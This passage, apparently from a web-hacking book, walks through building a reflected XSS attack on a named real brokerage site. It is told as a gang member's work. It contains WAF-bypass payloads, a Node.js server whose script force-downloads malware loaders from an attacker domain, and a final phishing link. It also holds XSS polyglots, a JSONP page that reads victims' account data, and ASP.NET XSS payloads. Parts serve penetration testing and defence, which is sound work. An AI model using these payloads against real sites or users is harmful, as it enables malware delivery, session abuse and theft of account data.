https://us.etrade.com/etx/wm/quoteflyout?neo.skin=skinless&symbol=SPX&typeCode=INDX
&targerUrl=test.com&EthostName=https://test.com%22;var%20js=document.createElement("
script");js.type="text/javascript",js.src="http://127.0.0.1:8080/xss.js",document.body.appendC
hild(js);//
```

Boom, the payload works! But it reveals an interesting issue. If the user does not have a valid session, the payload is blocked by the web application firewall/blacklist. If the user has an authenticated session and attempts to navigate to the payload, then it executes normally. Also, Safari is blocking the execution of the code likely due to their XSS defense mechanisms. Yuri decides it's worth investing the time to find a bypass to these limitations as they could potentially cost the team millions of dollars.

He takes the simplest approach when it comes to the blacklist. He looks for characters and strings that could be blocked by the WAF. The first thing that comes to mind is the "/" character, but deleting this does not bypass the WAF. Next, he decides to delete words that could be blacklisted. After a bit of testing, Yuri find out the WAF/blacklist is detecting on the word "javascript" in the "text/javascript" portion of the payload above. He decides he likely needs to use the "import" or AJAX eval methods above to bypass the WAF for non-authenticated users, as those don't need to use the word "javascript."

The easiest method is to eval the response to an AJAX or "fetch" web request. Yuri tests if the word "eval" is allowed by the WAF with the following payload:

```
https://us.etrade.com/etx/wm/quoteflyout?
neo.skin=skinless&symbol=SPX&typeCode=INDX&targerUrl=test.com
&EthostName=https://test.com%22;eval(alert(1));//
```

Success! Not only is the payload not blocked by the WAF, but it executes in all major web browsers (Safari, Firefox, Chrome). Next, he needs to configure a web application that will respond to “GET” requests with the JavaScript payload in the response as plain text, and set the necessary CORS headers to allow the response to be read by an AJAX or “fetch” request.

He creates a test NodeJS application that wraps the malicious JavaScript in a template literal (denoted with a backtick “`” character) on his localhost to test the idea out:

```
const http = require("http")

http.createServer(function (req, res) {
        res.writeHead(200, {
                "Content-Type": "text/html",
                "Access-Control-Allow-Origin": "*"
});
        var payload = `
   function forceDownload(href){
    var anchor = document.createElement('a');
    anchor.href = href;
    anchor.download = href;
    document.body.appendChild(anchor);
    anchor.click();
   }
   var css = '#overlay {position: fixed;display: block;width: 100%;height: 100%;top: 0;left:
0;right: 0;bottom: 0;background-color: rgba(0,0,0,0.5);z-index: 9999;cursor:
pointer;}#text{position: absolute;top: 50%;left: 50%;font-size: 50px;color: white;transform:
translate(-50%,-50%);-ms-transform: translate(-50%,-50%);}';
   var head = document.head || document.getElementsByTagName('head')[0];
          var style = document.createElement('style');
          style.type = 'text/css';
   head.appendChild(style);
   style.appendChild(document.createTextNode(css));
   var divElement = document.createElement('div');
   document.body.appendChild(divElement);
   divElement.outerHTML = "<div id='overlay'><div id='text'>Social Engineering
Text</div></div>";

   if(navigator.userAgent.indexOf('Win') != -1){
    forceDownload('https://attackerswebsite.com/windowsLoader.exe');
   }
   else if(navigator.userAgent.indexOf('like Mac') != -1){
    forceDownload('https://attackerswebsite.com/iOSLoader.ipa');
   }
   else if (navigator.userAgent.indexOf('Mac') != -1){
    forceDownload('https://attackerwebsite.com/OSXLoader.dmg');
   }
   else if (navigator.userAgent.indexOf('Linux') != -1){
    forceDownload('https://attackerswebsite.com/LinuxLoader');
   }
   else if (navigator.userAgent.indexOf('Android') != -1){
    forceDownload('https://attackerwebsite.com/AndroidLoader.apk')
   }`;
   res.write(payload);
   res.end();

}).listen(3000);
```

He uses the JavaScript "fetch" API to request the response payload and eval it from the NodeJS application. He tests this with his browser's web console:

```
fetch('http://127.0.0.1:3000').then(response => response.text()).then(data => eval(data));
```

Bingo! It works. However, it contains the blacklisted ">" character and spaces, so the application WAF will stop the attack if it's used to deliver the final payload to the victim. Since the JavaScript arrow operator "=>" is a shorting of a function call and return statement, it's possible not to use the blacklisted character. Expanding out the shorting call and returning the payload becomes:

```
fetch("http://127.0.0.1:3000").then(function getResponse(response){return
response.text()}).then(function executeEval(data){eval(data)});//
```

Next, he minifies it with an online service and manually adds back the comment at the end (highlighted below – it was removed by the service) and URL encodes any spaces:

```
fetch("http://127.0.0.1:3000").then(function(t){return t.text()}).then(function
executeEval(data){eval(data)});//
```

This, however, still causes problems and the application returns an error message to the potential victim. URL encoding the spaces doesn't work either, potentially due to the "return" statement. Yuri further researches the "fetch" API and finds that the "await" keyword can be used to wait for the promise to resolve instead of manually messing with return statements and global variables that would need space characters as well. He re-writes the payload as the following:

```
eval(await(await(fetch('http://127.0.0.1:3000'))).text());//
```

Oddly enough, this doesn't work either. He tries to delete certain characters and strings to see what could be causing the issue. As it turns out, the application was blocking the single quote "'" character. Yuri changes the single quotes to double quotes and tries again. Boom, it works! Unfortunately, this only works for browsers that support the V8 JavaScript engine (Chrome, Opera, and Edge 79+). While this makes up the vast

majority of web browser users, many high net worth individuals use Macs and by default Safari, especially on iOS.

Finally, he places the loader script into a shareable hyperlink that can be delivered to potential victims:

```
https://us.etrade.com/etx/wm/quoteflyout?neo.skin=skinless&symbol=SPX&typeCode=INDX
&targerUrl=test.com&EthostName=https://test.com";eval(await(await(fetch("http://127.0.0.1:
3000"))).text()):://
```

He tests the link by opening it in a web browser, and great! Everything works as intended. If the user does not have a valid session cookie, they are asked to authenticate, and the payload hosted by the NodeJS application executes. If the user has an active session, then the payload executes immediately. The WAF/blacklist has been bypassed and any JavaScript payload can be executed.

While this is nice and covers the vast majority of end users, Yuri wants to attack everyone. After messing around with the payload a bit in the Firefox and Safari web consoles, it appears “await” is an “operator” and not a function in the JavaScript language. It therefore cannot be used with parenthesis. V8 allows this behavior, but other JavaScript engines do not.

Author’s Note:

I wanted to go through the above exercise to show you how flexible the JavaScript language is. Due to weak typing, dynamic nature, and how the prototype chain works, blacklists are often able to be bypassed. Many of these techniques are also used to find and exploit memory corruption vulnerabilities in web browsers themselves.

Additionally, I wanted to demonstrate his thought process as he was dealing with getting payloads to execute in order to encourage readers of this book to experiment. Many times, just looking at the documentation and playing around in the JavaScript console can yield great results. Also, try your payloads in multiple browsers – you never know what you’ll find!

For a real brain teaser copy and paste the following into a web browsers javascript console. It will create an alert box with the letter “a”!

```
';globalThis[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][[]]+[])[!+[]+!![]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]]((+{}+[])[+!![]]);
```

Yuri goes back to the legacy XMLHttpRequest API. He knows the API generally requires more code to use. However, he’s sure he can get a usable payload that will work in all major browsers. If he wanted to, he could even get it to work in older versions of IE. While the payload won’t be as compact, he knows he can write it without any spaces.

The online documentation gives the following example:

```
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
   if (this.readyState == 4 && this.status == 200) {
     // Typical action to be performed when the document is ready:
     document.getElementById("demo").innerHTML = xhttp.responseText;
   }
};
xhttp.open("GET", "filename", true);
xhttp.send();
```

In order to use the above payload, he will have to get rid of all spaces. An obstacle he will need to overcome is the first line with the constructor and variable assignment. Luckily for Yuri, he knows that in JavaScript the “var” and “let” keywords aren’t required when creating a variable. Additionally, the “new” constructor keyword can use parentheses, which removes the need for a space. If he makes use of the flexibility of JavaScript language, he can upload the payload to an online JavaScript minifier. The minifier will remove the rest of the spaces and create a single line payload. He copies and pastes the following test payload into the Safari console and executes it:

```
xhttp = new(XMLHttpRequest);
xhttp.onreadystatechange = function() {
   if(this.readyState==4 && this.status==200){
    eval(xhttp.responseText)
   }
};
xhttp.open("GET","http://127.0.0.1:3000",true);
xhttp.send();
```

Success! The payload works on all browsers. Next, he deletes every space and newline character to create a single line of code:

```
xhttp=new(XMLHttpRequest);xhttp.onreadystatechange=function(){if(this.readyState==4&&
this.status==200){eval(xhttp.responseText)}
};xhttp.open("GET","http://127.0.0.1:3000",true);xhttp.send();
```

He copies and pastes the one-liner into all major browser's web consoles (Chrome, Safari, and Firefox) and executes it. It works for every JavaScript engine! He's finally ready to create the final payload that will be delivered victims across all platforms. He crosses his fingers and tests the following payload in the Safari browser:

```
https://us.etrade.com/etx/wm/quoteflyout?neo.skin=skinless&symbol=SPX&typeCode=INDX
&targerUrl=test.com&EthostName=https://test.com";xhttp=new(XMLHttpRequest);xhttp.onre
adystatechange=function(){if(this.readyState==4&&this.status==200){eval(xhttp.responseTex
t)}};xhttp.open("GET","http://127.0.0.1:3000",true);xhttp.send();
```

Excellent, everything works! All users, regardless of platform and session status, can now be attacked. He gives the final payload to the gang's phishing specialist and malware author.

Identifying XSS Vulnerabilities

Intro

Researchers, attackers, and defenders have made several advancements in exploiting and identifying XSS flaws. While standard reflection vulnerabilities like the one demonstrated in the previous section remain common, edge cases and application language-specific cases are beginning to emerge. I wanted to dedicate a small section for more up-to-date methods for finding XSS bugs in the modern world (as of 2020).

Polyglots

In standard English dictionaries, the word polyglot can be defined as "a person who knows and is able to use several languages." According to Wikipedia, in computer science, "apolyglotis a computer program or script written in a valid form of multiple programming languages , which performs the same operations or output independent of the programming language used to compile or interpret it."

The idea of a polyglot is a powerful concept when used to look for web application security flaws. Imagine a single XSS payload that will execute in the majority of injection contexts (JavaScript, HTML attributes like single or double quote, and even CRLF-based XSS contexts). Even better, payloads can be created to find multiple vulnerability types such as XSS and error-based SQL injection (these will be explored in another book on sever side vulnerabilities).

A simple XSS polyglot could look like the following:

```
"><script>alert(1)</script>"
```

The above payload will execute in two different contexts. If the payload is reflected between an HTML body context or in an HTML attribute value context:

```
<div>polyglot above</div> //HTML Body Context
<div class="polyglot above</div> //HTML Attribute Value Context
```

As seen in the above example, the polyglot will either create a new script tag between two div tags, or close the class attribute with a double quote, end the div tag, and then place a new script tag. How advanced can XSS polyglots get? It turns out that a lot of contexts can be accounted for with a single polyglot payload. For example, an effective XSS polyglot taken from https://github.com/0xsobky/HackVault/wiki/Unleashing-an-Ultimate-XSS-Polyglot demonstrates this concept:

```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--
!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
```

If you look at the payload above, it might appear that it wouldn't execute in any context. It looks like gibberish! Surprisingly, this payload will execute in the majority of non-sanitized or blacklisted contexts (i.e., non-filtered or WAF/blacklisted) contexts.

The payload is broken down and explained on GitHub's information page as follows:

Anatomy of the polyglot (in a nutshell):

```
jaVasCript: A label in ECMAScript; a URI scheme otherwise.

/*-/*`/*\`/*'/*"/**/: A multi-line comment in ECMAScript; a literal-breaker sequence.

(/* */oNcliCk=alert() ): A tangled execution zone wrapped in invoking parenthesis!

//%0D%0A%0d%0a//: A single-line comment in ECMAScript; a double-CRLF in HTTP response
headers.

</stYle/</titLe/</teXtarEa/</scRipt/--!>: A sneaky HTML-tag-breaker sequence.

\x3csVg/<sVg/oNloAd=alert()//>\x3e: An innocuous svg element.

Total length: 144 characters
```

A list of contexts that the payload will execute in are also given on the page (there are too many to list here) and it's highly recommended to check them out. Included with each context is a code snippet where the payload has been reflected into the context, as well as the vulnerable live page that reflects the payload (some require a click to execute).

For example, in the context of a href/xlink:href and src attributes with HTML-escaped values:

```
<a href="

jaVasCript:/*-/*`/*\`/*&#039;/*&quot;/**/(/* */oNcliCk=alert()
)//%0D%0A%0d%0a//&lt;/stYle/&lt;/titLe/&lt;/teXtarEa/&lt;/scRipt/--
!&gt;\x3csVg/&lt;sVg/oNloAd=alert()//&gt;\x3e

">click me</a>
```

Demo: https://jsbin.com/kixepi

Clicking the demo link above will show the alert box executing if the end user clicks the “click me” link generated on the page. As you can see in the example above, the polyglot is being reflected in the <a href=” double quote context and executes an alert box after a user clicks the link. To further demonstrate this, let’s take one more example from the GitHub page – HTML comments.

HTML comments:

```
<!--

jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--
!>\x3csVg/<sVg/oNloAd=alert()//>\x3e

-->
```

Demo: https://jsbin.com/taqizu

As seen in the example above, the polyglot is now reflected between HTML comments. Clicking the demo link will result in an alert box being executed. Hopefully, now you have an idea about how XSS polyglots work. If not, explore more examples on the site.

While most XSS polyglot payloads provide some filter evasion techniques, the majority of them will be flagged and blocked by blacklists and web application firewalls. Since a polyglot attempts to execute in as many contexts as possible, a polyglot payload will contain keywords and characters that even relatively relaxed WAFs will detect and block. For this reason, it’s my opinion that they are most effectively used when performing

a standard penetration test with your IP address whitelisted from any WAF or other defensive technology.

XSS polyglots are great for testing but they are not silver bullets. In my experience, they are most useful when performing penetration tests that have been under scoped (the tester doesn't have as much time as they would like to dig deep into bug hunting a target) or where it's possible to be whitelisted from IDS/IPS/WAF, etc.

Additionally, they can be useful for identifying the low-hanging fruit. Most penetration tests are scoped by time. In my opinion, it's unrealistic to find every XSS vulnerability in any complex modern web application. Additionally, they can be helpful for developers and QA employees to efficiently find XSS vulnerabilities before pushing the application into production. An interesting example of using polyglot XSS payloads during the CI/CD and QA to find XSS flaws before they reach production can be found from the following O'Riley blog post and Github page:

https://www.oreilly.com/learning/automating-xss-detection-in-the-ci-cd-pipeline-with-xss-checkmate

https://github.com/prbinu/xss-checkmate

"The idea is to use a headless browser like Selenium WebDriver, and inject XSS payloads along with functional and user interaction tests"

Essentially, using the custom (and open source) tool "XSS-Checkmate," a headless selenium browser, and XSS polyglots during unit testing can result in detecting several low-hanging fruit XSS vulnerabilities.

Author's Note:

In a future book I will demonstrate how to modify the source code of a web browser to print out the URL to a file of any request that triggers a JavaScript alert box. This could be extremely helpful for efficiently using JavaScript polyglots and identifying GET-based reflected XSS flaws.

In order to test with XSS polyglots, perform the following steps:

1. Ensure the tester's IP address is whitelisted from any defensive technologies such as WAF, IDS, IPS, etc. if possible.
2. Configure a web browser to use an intercepting proxy such as BurpSuite.
3. Browse the application being tested and spider the in-scope items.
4. Copy an XSS polyglot to your clipboard.
5. Identify all areas in which user-controllable data is being reflected in a response and contains content types that will execute JavaScript (e.g. text or html)
6. Repeat the identified requests with an XSS polyglot and observe the response and if the payload executes.
7. Make a list of any non-vulnerable reflection points for more in-depth testing if time allows.

JSONP

In IT, it's rare for a technology to completely die out. Think about how many mainframes, Cobol, Fortran, and other legacy applications are still around. Application security vulnerabilities are no different. While exploiting stack buffer overflows has become more difficult, they still exist in major operating systems, IoT devices, media libraries, word processors, web browsers, and other critical client-side technologies. Occasionally, these attacks are reinvented with creative research and made viable again, or in the case of IoT, are simply exploited and common.

Web application attacks are no different. While it's becoming rarer to come across a JSONP callback that can be exploited to leak sensitive information, they still are common. Additionally, researchers have found ways of bypassing CSP policies by combing some older attacks like HTML injections and JSONP callbacks.

JSONP Callbacks

According to w3schools (https://www.w3schools.com/js/js_json_jsonp.asp), "JSONP is a method for sending JSON data without worrying about cross-domain issues … JSONP stands for JSON with Padding. Requesting a file from another domain can cause problems, due to cross-domain policy. Requesting an external *script* from another domain does not have this problem. JSONP uses this advantage, and request files using the script tag instead of the XMLHttpRequest object."

Essentially, one of the reasons JSONP was invented was to bypass the SOP. By using script includes instead of cross-origin requests (remember, script includes are not blocked by SOP), data can be interacted with cross domain. Since this potentially opens up several security issues, most applications will respond with Content-Type: application/javascript, preventing XSS payloads from executing.

Even though XSS payloads generally cannot execute due to the content type (see the CSRF chapter in section 2 for potential areas CSRF may occur), it's possible for data to leak and in certain circumstances for CSP to be

bypassed. Most of the time this happens when a callback is used to dynamically generate a function and javascript src location.

What is a callback function, and when is it used? The following Stack Overflow link answers it pretty well:

https://stackoverflow.com/questions/2067472/what-is-jsonp-and-why-was-it-created

To summarize, JSONP callbacks are used to enable cross-domain requests in a "hacky" way that bypasses CORS. In order to dynamically use or read data across requests, a function name is sent as a parameter in a request. The end point that receives the function name then defines a function with the same name and uses that to execute some functionality. The example in the Stack Overflow answer is the following:

"For example, say the server expects a parameter called **callback** to enable its JSONP capabilities. Then your request would look like:

```
http://www.example.net/sample.aspx?callback=mycallback
```

Without JSONP, this might return some basic JavaScript object, like so:

```
{ foo: 'bar' }
```

However, with JSONP, when the server receives the callback parameter, it wraps up the result a little differently, returning something like this:

```
mycallback({ foo: 'bar' });
```

As you can see, it will now invoke the method you specified. So, in your page, you define the callback function:

```
mycallback = function(data){
  alert(data.foo);
};
```

And now, when the script is loaded, it will be evaluated and your function will be executed. Voila, cross-domain requests!"

While this may be a bit confusing at first, I'll give you an example taken from eTrade. While I found the previous XSS vulnerability, I also noticed several callback functions being passed in the GET request. While exploiting these don't appear to be an impactful vulnerability, they weren't thoroughly looked at and are a good example of the process. The following request, response, and HTML page demonstrate this:

```
GET
/webapinav/accountnav/navheader.json?callback=jQuery17202521403260558617_1600116895847
&envelope=%7B%22value%22%3A%7B%22navToken%22%3A%22NAV bGYySERKVDhXd0FnK1NKdW9UOD1YMi9V
UE9jcGdweW1MRFpoUmdPQnVRNElDTXRaTzdtbGd5c093UW9pbmZsUW01MjRYQT09%22%7D%7D&_=1600116897
207 HTTP/1.1
Host: us.etrade.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101
Firefox/80.0
Accept: text/javascript, application/javascript, application/ecmascript,
application/x-ecmascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
…SNIP…
```

Figure 64 – A JSONP callback sent in a GET request

```
HTTP/1.1 200 OK
Date: Mon, 14 Sep 2020 20:54:58 GMT
Server: Apache
CORSFilterInvoked: true
…SNIP…
Content-Type: application/javascript;charset=UTF-8
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Content-Length: 2078

jQuery17202521403260558617_1600116895847({"smUser":"XXXX","sysdate":1600116898251,"dat
a":{"isPlatinum":false,"fplEnrollEligible":null,"hasManagedOfflineAccounts":false,"TSP
 PTW":true,"TSP PF OPT OUT TABS":null,"isRealTimeQuote":false,"showFundingCards":false
,"PR CLE":true,"GLOBAL QUOTES REDESIGN":"ENABLE PREVIEW","TSP PROJS":{"TSP TRD":"{\"pr
ojectId\":\"TSP TRD\",\"releaseId\":2,\"beta\":\"Y\",\"waveId\":\"W2\"}","TSP PF":"{\"
projectId\":\"TSP PF\",\"releaseId\":4,\"beta\":\"Y\",\"waveId\":\"W1\",\"newUserRelea
se\":4}"},"TFOREX CUST":"0","FPLBetaUser":true,"HOMEPAGE2015":true,"TSP RIL":true,"hom
eUrl":"https://us.etrade.com/e/t/accounts/accountscombo","pollInterval":"60000","PH_OP
TN SCRN":true,"TSP TRADING ENABLED":true,"TFUTURE CUST":"0","isPchartFeature":true,"TM
ANAGED_CUST":"0","TBANK_CUST":"0","MilliSecToMarket":59759353,"NAV_OH_ENABLE":"RESTRIC
TED","TESP CUST":"0","BP30 MIGRATION STATUS":"","TRADING TOOL":"OH2=Y","LOC STATUS":"N
OT ENROLLED","hasProposalWaiting":false,"TSP TESTDRIVE":"N","isActiveTrader":false,"is
RMFCPlatinumServices":false,"PR FUNDING CENTER":"Y","TMORT CUST":"0","COMPLETEVIEW V2"
:true,"USER QUOTES PREVIEW":null,"rmfcType":"","USER ACCT ROLE":"LEGACY","ETLabsFlag":
false,"RegUBetaUser":true,"isExecutive":false,"TCCARD CUST":"0","IndexQuotes":[{"symbo
l":"DJIND","symbolDescription":"DOW JONES INDUSTRIAL
AVERAGE","exchangeCode":"CINC","lastPrice":"27993.330000","change":"327.690000","perce
ntChange":"1.18","timeOfLastTrade":1600114801},{"symbol":"COMP.IDX","symbolDescription
":"NASDAQ COMPOSITE INDEX
(COMB)","exchangeCode":"CINC","lastPrice":"11056.651000","change":"203.106000","percen
tChange":"1.87","timeOfLastTrade":1600116897},{"symbol":"SPX","symbolDescription":"CBO
E S&P 500 INDEX S&P
500","exchangeCode":"NSDQ","lastPrice":"3383.540000","change":"42.570000","percentChan
ge":"1.27","timeOfLastTrade":1600114801}],"TCUST GT":"0","isRTQSigned":false,"TBROK CU
ST":"1","UnreadAlertsCount":23,"CurrentTime":"September 14, 2020 04:54 PM
ET","isRIA":false},"hostName":"238w301m5","message type":null,"message info":null,"suc
cess":true});
```

Figure 65 – A JSONP callback response

Excellent! The previous GET request and response mimic the Stack Overflow example exactly. One thing of note is that the parameter "callback" can be tampered with and can be changed to anything. Take a look at the following request and response:

```
GET /webapinav/accountnav/navheader/indexquotes.json?callback=test HTTP/1.1
Host: us.etrade.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101
Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
…SNIP…
```

Figure 66 – Tampered callback request

```
HTTP/1.1 200 OK
Date: Mon, 14 Sep 2020 20:55:30 GMT
Server: Apache
CORSFilterInvoked: true
X-UA-Compatible: IE=Edge
X-ET-Trace: 6922ebcb8f90cbcd76990d0e7c307f91
Pragma: no-cache
Cache-Control: no-cache, no-store, max-age=0
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Language: en-US
ntCoent-Length: 139
Keep-Alive: timeout=60, max=342
Connection: Keep-Alive
Content-Type: application/javascript;charset=UTF-8
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Content-Length: 139

test({"smUser":"XXXX","sysdate":1600116930514,"data":null,"hostName":"238w301m5","mess
age_type":null,"message_info":null,"success":false});
```

Figure 67 – Tampered callback response

As shown above, the parameter is used to dynamically create the JavaScript function. (While this changes the data available to leak in the response, a technique will be linked later that shows how to exploit it.) If the "Content-Type" was not set to "application/javascript" then the following could be used to demonstrate an XSS vulnerability:

```
GET /webapinav/accountnav/navheader/indexquotes.json?callback=alert(1)// HTTP/1.1
Host: us.etrade.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101
Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
…SNIP…
```

Figure 68 – Potential XSS attack request

```
HTTP/1.1 200 OK
Date: Mon, 14 Sep 2020 21:09:54 GMT
Server: Apache
CORSFilterInvoked: true
…SNIP…
Content-Type: application/javascript;charset=UTF-8
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Content-Length: 144

alert(1)//({"smUser":"XXXX","sysdate":1600117794649,"data":null,"hostName":"162w23m3",
"message_type":null,"message_info":null,"success":false});
```

Figure 69 – Content-Type JavaScript response

Even though we can't exploit XSS due to the content type, we can exploit this JSONP callback to read the data from a victim. For example, we can create an HTML file that contains the following:

```
<html>
  <body>
      <script>
      function test(data)
            {
                  alert(data.hostName);
            }
      </script>
      <script
src="https://us.etrade.com/webapinav/accountnav/navheader/indexquotes.json?callback=te
st"></script>
  </body>
</html>
```

Figure 70 – Potential JSONP callback exploit

If an authenticated user browses to the attacker's page, then the JavaScript code running on the attacker's page would now have access to all of the data returned in the response. A real attack would likely use the JavaScript "fetch"—or similar function—to send the data to an attacker-controlled server.

The following request, response, and alert box are generated when an authenticated victim browses to the page:




Figure 71 – Navigating an authenticated web browser to figure 68's exploit code

As shown in the image above, the browser makes a request to the attacker's page – 127.0.0.1:3000 in this case. Once the browser loads the malicious page, the browser makes a request to load the JavaScript file from eTrade. This request sends the callback name "test" as the "callback" parameter. The response includes the JavaScript function ("test") as well as other data. The attacker's page then receives this data and accesses it (in this case, by displaying it with an alert box). While this is a straightforward example of exploiting the vulnerability, several variations can occur. A great summary of these methods can be found from Petre Popescu.

https://securitycafe.ro/2017/01/18/practical-jsonp-injection/

According to Popescu, the most common scenarios are the following:

1. The callback function is hardcoded within the response
    a. basic function call
    b. object method call
2. The callback function is dynamic
    a. completely controllable from the URL (GET variable)

b. partially controllable from the URL (GET variable), but appended with a number
c. controllable from the URL (GET variable), but initially not displayed in the request

In the previous example, it was a case of 2a and 2b. In order to exploit the other instances, I can't provide a better summary than Popescu and highly recommend you check out his blog post:

https://securitycafe.ro/2017/01/18/practical-jsonp-injection/

Since JSONP is "JSON with padding," it's relatively easy to check if a response is in JSONP format. The following Stack Overflow answer shows the difference:
(https://stackoverflow.com/questions/2887209/what-are-the-differences-between-json-and-jsonp)

"JSONP is JSON with padding. That is, you put a string at the beginning and a pair of parentheses around it. For example:"

```
//JSON
{"name":"stackoverflow","id":5}

//JSONP
func({"name":"stackoverflow","id":5});
```

As can be seen in the above example, if a string is followed by the "(" character, followed by JSON data, then it's likely a JSONP request.

In order to find and exploit JSONP vulnerabilities where the callback function is **dynamic** :

1. Spider and perform manual recon of the application with an intercepting proxy and make a list of all user-controllable parameters.
2. Search all in-scope response bodies for each parameter in the list created in step 1.
3. If a response body contains a parameter from the list in step 1, check if the response contains a JSONP callback function.

4. If it does, check if any sensitive data is contained within the callback function.
5. If a callback function is identified, and sensitive data can be leaked, exploit it using the techniques listed at https://securitycafe.ro/2017/01/18/practical-jsonp-injection/ .

Author's Note:

> Finding and exploiting case 2c "controllable from the URL (GET variable), but initially not displayed in the request" can be time consuming and error prone. The link above shows an example of how to identify and perform those attacks.

In order to find and exploit JSONP vulnerabilities where the callback function is **static** :

1. Recon and spider the website and make a note of any responses that are in JSONP format.
2. Look at the JSONP responses for sensitive data.
3. Exploit them with the techniques listed at https://securitycafe.ro/2017/01/18/practical-jsonp-injection/ .

Language-Specific XSS

As application security evolves and well-understood vulnerabilities become rarer, researchers and attackers have started targeting individual technologies. A good example of this is the research released by Pawel Haldrzynski (https://blog.isec.pl/all-is-xss-that-comes-to-the-net/).

Pawel discovered that the Control.ResolveUrl(String) method in ASP.NET applications (https://docs.microsoft.com/en-us/dotnet/api/system.web.ui.control.resolveurl?view=netframework-4.8) can cause XSS vulnerabilities.

Due to a legacy feature that goes back to when browsers used cookieless sessions, and due to the way the ResolveUrl method resolves paths and doesn't HTML encode the cookieless portion of a URL, a GET-based XSS vulnerability can occur if a developer uses a tilde character (~) at the beginning of parameters passed to the ResolveUrl() method.

While this may sound complicated (for complete details, read the full research released on his blog), it basically means the following code examples cause XSS vulnerabilities:

```
<script src="<%= ResolveUrl("~/file.js") %>"></script>
<link href="<%= ResolveUrl("~/file.css") %>" rel="stylesheet">
<img src="<%= ResolveUrl("~/file.jpg") %>" />
<a href="<%= ResolveUrl("~/file.aspx") %>">click</a>
```

Notice how each path is prefixed with a tilde character.

When an ASP.NET web application makes use of any of the vulnerable code examples above, an attacker can use the following payload embedded between the directories of the page:

```
(A("onerror="alert`1`"))
```

While this is a typical "alert" test payload, Pawel found ways to achieve full arbitrary JavaScript execution. (Example payloads are available on his blog in the links above.) An attacker could exploit this by redirecting a victim's web browser or by getting them to click a link similar to the one below:

```
http://vulnerable-app.com/dir1/dir2/dir3/(A("onerror="alert`1`"))/default.aspx
```

In order to test this, I created an ASP.NET forms application based off the example shown in the blog post with the latest .NET framework (4.0.30319.42000 at the time of this writing) and default settings. No changes or special configurations need to be enabled/disabled for the attack to work as of September 2020.

The screenshots below show the projects source code and directory structure:

```
index.aspx
1  <%@ Page Language="C#" AutoEventWireup="true" CodeBehind="index.aspx.cs" Inherits="WebApplication1.index" %>
2
3  <!DOCTYPE html>
4  <html xmlns="http://www.w3.org/1999/xhtml">
5  <head>
6      <title></title>
7      <script src="<%= ResolveUrl("~/Script.js") %>"></script>
8  </head>
9  <body>
10     .NET version: <%=Environment.Version%>
11 </body>
12 </html>
```

Figure 72 – Source code of the sample ASP.NET web application vulnerable to XSS due to cookieless sessions

